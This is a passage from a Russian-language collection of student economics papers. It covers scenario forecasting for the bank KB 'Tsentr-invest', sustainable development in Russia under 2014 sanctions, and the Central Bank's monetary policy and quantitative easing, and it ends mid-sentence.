


Рисунок 2 – Доли акционеров в уставном капитале КБ «Центр-инвест» в 2014г.[4]

В 2015 году Аудиторская компания «ПрайсвотерхаусКуперс Аудит» подготовила и впоследствии представила аудиторское заключение в соответствии с международными стандартами финансовой отчетности о работе КБ «Центр-инвест» за 2014 год.

По итогам аудиторской проверки 2014 года активы банка составили 91,3 млрд. рублей (+20,2%), кредитный и лизинговый портфель – 72 млрд. рублей (+17%), капитал банка – 9,6 млрд. рублей (+9,5%), прибыль банка 1,1 млрд. рублей (-21,5%). (рис.3)

Рассмотрим некоторые наиболее вероятные сценарии развития, и как они могут отразиться на деятельности КБ «Центр-инвест»:

- создание национальной платежной системы в России/сотрудничество банка с новыми платёжными системами;
- применение модели «Трансформационный банкинг»;
- укрепление/падение курса рубля.




Рисунок 3 – Основные показатели деятельности КБ «Центр-инвест» в 2013-2014гг, млрд. руб.[4]

1. Создание национальной платежной системы в России

Финансовая независимость страны от других государств является важным составным элементом политической самостоятельности. Внутренние платежи по банковским картам были завязаны на иностранных системах Visa и MasterCard. Однако в 2014 году был предпринят решительный шаг к уходу от этой неэффективной схемы – создание в России Национальной платежной системы.

Преимущества создания и внедрения Национальной платежной системы для КБ «Центр-инвест»:

- осуществление всех внутренних платежных операций внутри страны;
- защита информации о финансовых операциях россиян от иностранных лиц и организаций;
- стабильное оказание платежных услуг вне зависимости от внешней обстановки.

Преимущества создания и внедрения Национальной платежной системы для клиента рассматриваемого банка:

- возможность осуществлять платежи по карте в банкоматах любых банков без комиссии;
- снижение комиссий на операции по пластиковым картам;
- гарантию работы карт при любой внешнеполитической обстановке.[3]

Руководством КБ «Центр-инвест» уже давно было объявлено о готовности к приходу новой платёжной системы. В подтверждение чему

можно привести тот факт, что впервые на Юге России рассматриваемым банком был открыт собственный процессинговый центр. По словам представителя данного процессингового центра «никаких проблем для перевода банкоматов на режим работы с новыми платёжными системами не существует. Платёжные системы предоставляют специальные коды, которые разово прописываются в нашем процессинговом центре и автоматически все банкоматы готовы работать с новой системой».

Следовательно, можно прогнозировать и положительно сказывающийся на деятельности рассматриваемого банка сценарий привлечения новых платёжных систем. Банк «Центр-инвест» взаимодействует с крупнейшими азиатскими платёжными системами JCB и China UnionPay. При заключении дополнительных соглашений банк будет готов не только обслуживать карты данных систем, но и печатать (выпускать) их.

2. Использование бизнес модели - «трансформационный банкинг»

В современном банкинге выделяют следующие бизнес-модели:

- Государственный банкинг;
- Исламский банкинг;
- Спекулятивный банкинг.

В.В. Высоков в своих работах выделяет бизнес-модель, которая поэтапно реализуется в банке «Центр-инвест». Модель называется «трансформационный банкинг».

Данная бизнес модель в корне меняет правила привлечения инвестиций. При трансформационном банкинге вкладчики становятся инвесторами. Инвесторы сами принимают решения о рисках и доходности своих инвестиций.[1]

Трансформация бизнес модели, по которой функционирует банк, предполагает комплексный подход. Назовём основные направления:

- Трансформация при планировании;
- Трансформация при управлении рисками;
- Трансформация платежей и расчетов;
- Трансформация IT;
- Трансформация управления персоналом;
- Трансформация отношений с клиентами и инвесторами.

Трансформация в банке «Центр-Инвест» уже началась, трансформационный банкинг позволил добиться серьезных успехов в 2015 году, получить 10,6 млрд. рублей доходов, который был распределен в интересах населения Юга России.[1]

3. Колебание курса рубля

Конец 2014 года и начало 2015 года запомнились резкими колебаниями курса национальной валюты, в связи с чем проработка данного сценария опирается на уже пройденный КБ «Центр-инвест» этап.




Рисунок 4 - Динамика курса валюты Доллар США с 30.09.2014г. по 30.12.2014г.¹⁵




Рисунок 5 - Динамика курса валюты Доллар США с 01.01.2015г. по 11.03.2015г.¹⁶

Укрепление курса рубля - положительный прогноз, который ожидается вследствие уменьшения накала обстановки на международной арене, что в свою очередь отразится на деятельности рассматриваемого банка:

- снижением расходов по выпуску банковских карт;
- увеличением кредитоспособности населения;

¹⁵ В связи с падением курса рубля ЦБ принял решение о повышении ключевой ставки до 17 процентов (16 декабря 2014г.).

¹⁶ В связи с ростом курса рубля ЦБ принял решение о понижении ключевой ставки до 15 процентов (25 января 2015г.).

- сокращением валютных вкладов;
- снижением ставок по кредитам.

Рассматривая ситуацию с падением курса национальной валюты, можно предположить, что повторится аналогичная ситуация декабря 2014 года, вследствие чего КБ «Центр-инвест» ожидают следующие негативные последствия:

- ужесточение процентов по кредитным ставкам и условиям получения кредита;
- ограничение на совершение валютных операций;
- запрет на выдачу кредита в валюте;
- применение экстренных мер снижения расходов;
- рост валютного капитала.

Несомненно, рассматриваемый банк начнёт терять прибыль и не только из-за снижения кредитоспособности населения, но и из-за роста недоверия к российским кредитным учреждениям.

В условиях финансового кризиса коммерческим банкам необходимо четко взвешивать все риски и возможности, правильно выбирать партнёров и стратегии. Делая прогноз на будущее, руководителям финансовых структур необходимо уделять внимание, прежде всего, не сиюминутной прибыли, а заинтересованности в собственном стабильном развитии и в развитии всей внешней среды. Метод сценариев, при правильном использовании, может стать отличным инструментом прогнозирования деятельности кредитных учреждений и определить более чёткие перспективы развития в условиях финансового кризиса.

Литература:

1. Высоков В.В. Трансформационный банкинг: Made in Russia. - Ростов-на-Дону: издательско-полиграфический комплекс РГЭУ (РИНХ), 2014г.
2. Влияние экономических санкций США и Евросоюза на банковскую систему РФ//novainfo.ru.
3. Что такое национальная платежная система?//www.nps-rus.ru.
4. Официальный сайт КБ «Центр-инвест»//www.centrinvest.ru.

Реализация концепции устойчивого развития в условиях макроэкономической нестабильности

О.С. Стрельченко

Российская экономика в 2014 году в результате кризисной обстановки на Украине была подвержена влиянию санкций со стороны западных государств и частичному запрету на ввоз импортной продукции, что привело к административному переводу экономики России на рельсы

импортозамещения. К чему привели санкции запада и ответное эмбарго? Какие тенденции в экономике проявляются в текущем году?

В конце 2013 года министерство экономического развития представило прогноз социально-экономического развития Российской Федерации на 2014 год и на плановый период 2015 и 2016 годов.

Таблица 1. Основные показатели развития экономики в 2012 - 2016 гг.[1]

Показатели	2012 год - отчет	2013 год – оценка	Прогноз (вариант 1)		
			2014	2015	2016
Средняя цена на нефть марки "Urals", долларов США за баррель	110,5	107	101	100	100
Индекс потребительских цен, в среднем за год, %	5,1	6,7	5,6	4,7	4,7
Валовой внутренний продукт	3,4	1,8	3,0	3,1	3,3
Промышленное производство	2,6	0,7	2,2	2,3	2,0
Производство продукции сельского хозяйства	-4,7	7,0	2,0	3,0	2,6
Инвестиции в основной капитал	6,6	2,5	3,9	5,6	6,0
Реальные располагаемые денежные доходы населения	4,4	3,4	3,3	3,0	3,4
Реальная заработная плата	8,4	6,2	4,0	3,8	4,3
Оборот розничной торговли	6,3	4,2	4,0	4,4	4,7
Экспорт товаров, млрд. долларов США	528	511	506	507	518
Импорт товаров, млрд. долларов США	336	344	353	367	384

Уже по итогам первого полугодия 2014 года мы наблюдали тенденции и показатели, стремительно отличающиеся от прогнозируемых, что свидетельствовало о наличии ответной реакции экономики на административные меры и санкции. При этом приводятся как внутренние, так и внешние показатели экономического развития и состояния экономики. К внешним оценкам можно отнести кредитные рейтинги. В конце июня 2014года авторитетное международное рейтинговое агентство Moody's изменило прогноз по суверенному кредитному рейтингу России со «стабильного» на «негативный»[2]. Сам рейтинг тогда был оставлен на уровне Baa1. Но уже в октябре Moody's понизило кредитный рейтинг России на один пункт — с Baa1 до Baa2. Далее произошло снижение до Ba1. Прогноз по рейтингу остался негативным. Понижение рейтинга объясняется продолжением украинского кризиса и влиянием на перспективы российской экономики расширения международных санкций. Среди других факторов отмечаются ограничения российскому бизнесу на займы за рубежом и доступ к иностранному рынку, отток капитала, а также низкие цены на нефть. На 21.10.2014 цена на нефть марки «Юралз» опустилась до

отметки 82,10 доллара за баррель, что почти на 20 долларов ниже прогнозируемой цены на 2014 год, составлявшей 101 доллар[3]. После этого цена стремительно падала до 41,60 долл. за баррель в конце января 2015 года. В опубликованном министерством экономического развития прогнозе среднегодовая цена на нефть марки «Юралз» в 2015 г. ожидалась на уровне \$91 за баррель, а в 2016-2017 гг. предполагается ее стабилизация на уровне \$90 за баррель. При такой цене Минэкономразвития прогнозировало снижение ВВП России в 2015 г. на 0,6% и восстановление роста на уровне 1,7-2,8% в 2016-2017 гг.[4] Несложно предположить, что при текущей цене на нефть действительное положение окажется хуже прогнозируемого.

Кроме того, аналитики Moody's заявляют о «постепенном, но непрерывном уменьшении валютных резервов страны в связи с оттоком капиталов, ограничением доступа российских заемщиков на международный рынок и низкими ценами на нефть».

Для минимизации ущерба от санкций и встречного ограничения ввоза продукции правительством предложена модель импортозамещения. Однако кардинальное административное вмешательство и связанные с ним экономические и социальные трансформации не являются новшеством для России, развитие которой в отличие от стран западной Европы и США всегда носило некий скачкообразный характер, детерминирующийся политическими, административными и социальными трансформациями общества, которые носили нисходящий, принудительный, а не естественный характер. Является ли такая модель – особенностью экономического развития нашей страны? Или же существует возможность альтернативного варианта естественного планомерного развития экономики?

Под альтернативным вариантом нам представляется парадигма устойчивого развития (eng. Sustainable Development). В рамках концепции устойчивого развития уделяется внимание развитию общества, основанному на взаимодействии и взаимозависимости трёх аспектов: мирового сообщества (социальный аспект), международной экономической системы (экономический аспект) и окружающей среды (экологический аспект). Согласно Комиссии Брундтланда [5], устойчивое развитие – это развитие, удовлетворяющее потребностям современности, учитывая возможности будущих поколений удовлетворять потребности их времени. Устойчивое развитие подразумевает основанный на социальной ответственности и бережном природопользовании экономический рост.

Согласно Гиддингсу [6] устойчивое развитие включает в себя три фактора устойчивости: экономика, общество, окружающая среда.

По мнению автора для понимания возможностей устойчивого развития в России следует рассмотреть расширенный список факторов: *население, экономика, окружающая среда, государственное регулирование, транснациональные корпорации.*




Рисунок 1. Факторы устойчивого развития [6].

В мире наблюдается рост населения – примерно 75-80 миллионов ежегодно. По прогнозам ООН – к 2020 году население планеты достигнет цифры 8 миллиардов человек, а к 2040 году – 9 млрд. Рост населения в мире проходит в основном за счет юго-азиатского и тихоокеанского регионов. В то время как естественный прирост в развитых странах либо отрицательный, либо очень медленный. Почти весь постсоветский период для России было характерно снижение численности населения. В 2000-х годах темпы снижения стали сокращаться в связи с ростом рождаемости и падением уровня смертности. С 2009 года численность населения стала расти [7]. В настоящее время в России наблюдается медленный естественный прирост населения. Позитивная динамика по естественному приросту в условиях процесса урбанизации и на фоне низкой плотности населения в целом в РФ способствует планомерному устойчивому развитию России.

Следующим фактором в анализе предпосылок к устойчивому развитию служит экономика. В России рост ВВП за 2013 год составил 1,3%, что характеризует замедление темпов экономического роста. За первое полугодие 2014 года темп экономического роста – 0,8%, что дает основание ожидать самый низкий за 10 лет показатель экономического роста в РФ (за исключением кризисного 2009 года)[8].

Таблица 2. Темпы роста ВВП России, %

Год	Значение	Год	Значение
2003	7.3	2009	-7.8
2004	7.2	2010	4.3
2005	6.4	2011	4.3
2006	8.2	2012	3.4
2007	8.5	2013	1.3
2008	5.2	2014	0,6

Несмотря на положительный (хотя и резко замедляющийся) экономический рост в целом по России, экономика страны характеризуется сильной дифференциацией ВРП по регионам, что является негативным фактором для устойчивого развития страны в целом. Самые высокие показатели ВРП на душу населения принадлежат Тюменскому автономному округу (1325,3 тыс. руб. на д.н.), Сахалинской области (1297,9 тыс. руб. на д.н.), Чукотскому автономному округу (960,1 тыс. руб. на д.н.) и Москве (887,5 тыс. руб. на д.н.). Самые низкие – Калмыкии (119,2 тыс. руб. на д.н.) и Ингушетии (78,9 тыс. руб. на д.н.) [9]. К неравномерному развитию регионов добавляется еще и существенная разница в доходах населения. Децильный коэффициент в целом по РФ достигает 16, а коэффициент Джини равняется 0,42 (2012 год), означающий, что 1% населения принадлежит 42% доходов [10]. Неравномерность развития регионов и существенная дифференциация доходов населения являются барьерами для устойчивого развития экономики РФ.

Экология России характеризуется большим количеством различных проблем. Многие из них достались России от Советского Союза, где хозяйствование зачастую приводило к загрязнению окружающей среды, особенно в тяжелой промышленности и добыче полезных ископаемых. В то время происходило игнорирование экологических проблем, что приводило к экологическим катастрофам. В результате около 40% территории России к концу 1990-х гг. испытывали на себе серьезные экологические проблемы, такие, как обезлесение, радиоактивное загрязнение, загрязнение воздуха и воды. По официальным данным, на 15% территории Российской Федерации, где проживает примерно 60% населения, качество окружающей среды является неудовлетворительным. Неэффективное потребление электроэнергии в России вкупе с использованием топливных полезных ископаемых для ее производства также приводит к многочисленным экологическим проблемам. 68 % российской электроэнергии производится путем сжигания топливных полезных ископаемых. Министерство топливных ресурсов России признает, что обновление топливно-энергетического комплекса страны позволило бы сократить выбросы углекислого газа на 25 % при условии экономии около 1 миллиарда долларов ежегодно [11]. В таких условиях устойчивое развитие является маловероятным без перехода на энергосберегающие технологии, технологии многоразового использования ресурсов, технологии замкнутого цикла и пр.

Государство в развитых странах несет роль активнодействующего актора в экономике и обществе. Основными функциями государства на современном этапе развития являются социальные функции (здравоохранение и образование), инфраструктура (дороги, порты), охрана правопорядка, развитие фундаментальной науки и технологий, внедрение технологий и институтов по охране окружающей среды. В РФ

здравоохранение и образование в рамках концепции долгосрочного социально-экономического развития до 2020[12] являются приоритетными по причине актуализации роли человеческого капитала в новой модели экономического роста и социального развития. Также серьезный акцент делается на развитии фундаментальной науки и новых технологий для перехода на новый уровень развития общества – постиндустриальный. Большинство институциональных изменений, вводимых государством, на сегодняшний день являются пока что качественно неизмеримыми из-за отсутствия релевантной информации по их результатам.

Важную роль в устойчивом развитии страны играют крупные корпорации. Зачастую самыми активными акторами являются транснациональные компании, обладая большим влиянием, как на конкурентов, так и на государственные структуры. В рамках концепции устойчивого развития корпорации должны следовать закону, бережно относиться к окружающей среде, способствовать развитию общества и региона, в которых они осуществляют свою деятельность, а также удовлетворять потребности своих стейкхолдеров. Для поощрения корпораций осуществлять бизнес-активность в соответствии с социальной ответственностью и концепцией устойчивого развития, призваны добровольные стандарты, например, ISO 14001, EMS, GRI, OECD Guidelines for Multi-National Enterprises. Корпорациям так же выгодно соответствовать концепции устойчивого развития по причине улучшения репутации и привлечения новых инвестиций.

Исходя из замедления экономического роста в РФ, высоких политических и корпоративных рисков, перехода на импортозамещение в условиях структурных проблем, а также тенденции понижения цен на нефть на мировом рынке сырья можно ожидать пролонгации негативного стрессового варианта развития экономики в краткосрочном периоде. В таких условиях зависимость от цен на энергоресурсы экономика России имеет слабые шансы на дальнейший рост, без смены привычного вектора развития. Новый вектор должен быть направлен на поддержание сбалансированного экономического роста, снижение рисков в корпоративном секторе, повышение социальной ответственности предприятий и рационально-бережное использование ресурсов окружающей среды. Это позволит достичь устойчивого развития страны в долгосрочном периоде, сохранив при этом ее богатства для будущих поколений.

Литература:

1. Прогноз социально-экономического развития российской федерации на 2014 год и на плановый период 2015 и 2016 годов // Министерство Экономического развития // Правовая система «Консультант» - режим доступа: www.consultant.ru

2. Международное кредитное исследование // Официальный сайт рейтингового агентства Moody's Investors Service // www.moody.com/
3. Динамика цен на нефть марки «Юралз» // Официальный сайт «Наанс-Медиа» // режим доступа www.naans-media.ru/
4. Прогноз социально-экономического развития Российской Федерации на 2015 год и на плановый период 2016-2017 годов // Официальный сайт Министерства экономического развития РФ// интернет-версия <http://economy.gov.ru/minec/activity/sections/macro/prognoz/201409261>
5. Our Common Future: Report of the World Commission on Environment and Development // Oxford: Oxford University Press, 1987
6. Giddings B, Hopwood B, Mellor M, O'Brien G. Back to the City: A Route to Urban Sustainability // In: Jenks M, Dempsey N, editors. Future Forms and Design for Sustainable Cities. Oxford: Architectural Press; 2005.
7. Динамика естественного прироста населения РФ // Данные федеральной службы государственной статистики // режим доступа - www.gks.ru/
8. Динамика темпов роста ВВП России // Данные федеральной службы государственной статистики // режим доступа - www.gks.ru/
9. Динамика ВРП по регионам РФ // Данные федеральной службы государственной статистики // режим доступа - www.gks.ru
10. Распределение общего объема денежных доходов и характеристики дифференциации денежных доходов населения // Данные федеральной службы государственной статистики // режим доступа - www.gks.ru
11. Данные по выбросам загрязняющих веществ, сбросам сточных вод, образованию отходов производства и потребления, объему затрат на охрану окружающей среды за 2005-2012 годы // Данные федеральной службы государственной статистики // режим доступа - www.gks.ru/
12. Новая модель экономического роста. Обеспечение макроэкономической и социальной стабильности// официальный сайт «Стратегии 2020» // 2020strategy.ru/

Направления развития денежно-кредитной политики центрального банка России

З.Г. Тедеев

Научный руководитель: Д.А. Шевченко, к.э.н., доцент

Если деньги являются, по мнению многих достаточно авторитетных экономистов, кровью экономики, то Центральный Банк Российской Федерации вполне можно назвать сердцем экономической системы государства. Поэтому от того, насколько эффективной будет кредитно-денежная политика ЦБ РФ, зависит развитие экономики страны. В

настоящее время роль Национального Банка еще более возросла в связи с необходимостью проведения индустриализации, импортозамещения, введенными в отношении России санкциями.

Внешнее политическое и экономическое давление со стороны Запада и связанные с этим давления издержки должны восприниматься руководством государства и финансовой системой страны как вызов, на который необходимо отвечать. В настоящее время Россия уже не может рассчитывать на высокие цены энергоносителей, от которых во многом зависит экономика государства. Серьезные потрясения приводят к необходимости изменения приоритетов и разработки более адекватных современной ситуации методов денежно-кредитной политики. В связи с этим следует оценить степень достижения предыдущей единой цели ЦБ (таргетирование инфляции) и теоретически обосновать новый подход к денежно-кредитной политике, соответствующий целям Центробанка в настоящее время.

В начале 2014 года Минэкономразвития прогнозировало уровень инфляции в России всего в 4,5%, но ожидания не оправдались и, согласно официальным данным, инфляция в России в 2014 году составила 11,4% [7]. Как видно, фактическая инфляция оказалась существенно выше прогнозируемых показателей и рост уровня цен оказался выше более чем в 2 раза. Также отметим, что впервые со времен финансового кризиса 2008 года инфляция достигла двузначной величины.

Тот же прогноз от 31.01.2015 предполагал, что пик инфляции планируется на первый квартал, но затем опять последовала корректировка и ее пик перенесли на июнь 2015-го, когда рост цен в годовом выражении может достичь 17,4 процента. Об этом говорится в уточненном прогнозе Минэкономразвития РФ [7].

Наблюдавшееся в декабре 2014 – феврале 2015 г. существенное увеличение годовой инфляции было ожидаемым и отражало влияние на цены введенных в августе 2014 г. ограничений на импорт ряда продовольственных товаров и эффект ускоренной подстройки цен к произошедшему ослаблению рубля. Данное явление носит ограниченный во времени характер. Инфляционные прогнозы различных ведомств и аналитиков разнятся. Аналитики Центробанка и Минэкономразвития ожидают, что по итогам 2015 года уровень инфляции составит 12,2%, Morgan Stanley прогнозирует 13,7%, рейтинговое агентство Moody's – 22%, а международное рейтинговое агентство Fitch - 8,5% [10].

В марте 2015 года стало известно, что таргетирование инфляции уже не является самой главной целью Центрального банка. По словам Э. Набиуллиной, теперь таких целей три: курсовая стабильность, инфляционное таргетирование, поддержка экономики [4]. Необходимость

такого изменения и более широкого понимания роли Центрального банка в экономике России обосновывались нами ранее [9].

Что касается курсовой стабильности, то события зимы-весны 2015 г. показали существенные проблемы с валютными курсами в РФ. Значительное снижение цен на основные экспортные товары в совокупности с необходимостью погашения внешних обязательств частного сектора в условиях перехода к режиму плавающего курсообразования привело к существенному снижению курса рубля. Дополнительное давление на рубль оказали ожидания его дальнейшего ослабления, прежде всего со стороны населения. Это привело к росту спекулятивной активности на внутреннем валютном рынке и активизации в конце 2014 г. покупки наличной иностранной валюты под влиянием мотива предосторожности.

Для анализа истоков и механизмов преодоления кризисных явлений в кредитно-банковской системе РФ следует рассмотреть один из основных показателей денежно-кредитной политики – объем денежной массы.

Согласно исследованиям Милтона Фридмана, лауреата Нобелевской премии, причиной Великой депрессии в США в 1929-1933 годах стало сокращение денежной массы [1]. Именно уменьшение количества денег в экономике привело тогда к падению экономики США, к росту уровня безработицы и многим другим негативным последствиям, как экономическим, так и социальным. Если рассмотреть российские реалии, можно сказать, что зависимость экономического роста от рублевой денежной массы хорошо объясняет все кризисы начиная с 1992 года. В современной России именно этот показатель является явным опережающим индикатором падений и взлетов экономики. Динамика реальной денежной массы объясняет причины жесточайшего кризиса 1992–1996 годов (при номинальном росте количества денег реальное их количество сокращалось с 1992-го по 1996 год). С сентября 1998 года начался ускоренный рост денежной массы. Это и было основой увеличения спроса на товары местного, «рублевого», происхождения и быстрого восстановления, а затем и роста экономики. Уже во втором квартале 1999 года ВВП от падения перешел к росту, который устойчиво продолжался почти десять лет [4].

В сентябре 2008 года денежная масса начала резкое снижение, причиной этому послужили действия Банка России, который своими валютными интервенциями изъясил из экономики более 5,5 трлн. рублей. И как следствие, ВВП падал пять кварталов подряд (четвертый квартал 2008-го и весь 2009 год). Лишь к февралю 2010-го темпы роста денежной массы вернулись к докризисным значениям. Оживление в экономике наступило незамедлительно [3]. Теперь становятся ясны и причины проблем в экономике России, начавшиеся с 2012 года, по итогам которого замедление уже отразилось в статистике: прирост ВВП замедлился до 3,4% (с 4,3% в

2011 году). Эти негативные факторы еще более отчетливо отразились в итогах 2013 года: прирост ВВП замедлился до 1,3% (с 3,4% в 2012-м) [3].

На наш взгляд, решением проблемы недостатка денежной массы в обращении может стать политика «количественного смягчения». Количественное смягчение (англ. Quantitative easing, QE) — нетрадиционная монетарная политика, используемая центральными банками для стимулирования национальных экономик в условиях низких процентных ставок, предполагающая вливание определённого количества денег в экономику путём покупки центральным банком финансовых обязательств экономических агентов.

Впервые программа «количественного смягчения» экономики «QE 1» была начата Федеральным Резервом США в разгар мирового финансового кризиса (в ноябре 2008 г.) и продолжалась по 2009 г. включительно. Это был инновационный подход к решению проблем финансовой системы, предложенный Бенем Бернанке на посту главы ФРС США. «QE 1» имела своей целью спасение корпораций и банков путем выкупа их обесценившихся долгов. За время действия программы ФРС выкупила ипотечных и других облигаций на сумму 1,7 трлн. долларов. С ноября 2010 г. в США объявили «QE 2», которая предполагала покупку казначейских облигаций на сумму 600 млрд. долларов в течение 8 месяцев – по 75 млрд. в месяц. Кроме того, ФРС должна была реинвестировать около 300 млрд. долларов из первой программы количественного смягчения («QE 1») путем выкупа государственных казначейских облигаций [6]. В итоге общий объём QE2 составил около 900 млрд. долларов.

Аналогичную программу массированного количественного смягчения принял Европейский центральный банк (ЕЦБ) в начале 2015 года. Ежемесячно ЕЦБ будет выкупать государственные ценные бумаги на 60 млрд. евро. Программа будет действовать до сентября 2016 года. Общий объем ликвидных денежных средств, который поступит в европейскую экономику, составит 1,1 трлн. евро. ЕЦБ будет выкупать только долговые облигации с инвестиционным рейтингом. Приобретаемые ЕЦБ облигации будут иметь срок погашения от 2 до 30 лет. Одновременно ЕЦБ заявил, что учетные ставки в странах еврозоны удерживаются на рекордно низком уровне в 0,05%, которого они достигли в сентябре 2014 года [8].

Механизм выкупа облигаций, разработанный ЕЦБ, предусматривает, что основная часть приобретенных им ценных бумаг будет приходиться на национальные центральные банки. Как предполагают экономисты Royal Bank of Scotland, механизм выкупа ЕЦБ облигаций построен таким образом, что большая часть ценных бумаг будет куплена крупнейшими центробанками еврозоны [8]. Доля каждого конкретного ЦБ будет совпадать с его долей в уставном капитале ЕЦБ. Таким образом, большую часть закупок осуществит немецкий Бундесбанк.

Мы предлагаем разработать специальную программу «количественного смягчения», адаптированную к российским условиям. Специфическими факторами, обуславливающими необходимость и усиливающими актуальность введения политики количественного смягчения в РФ, являются:

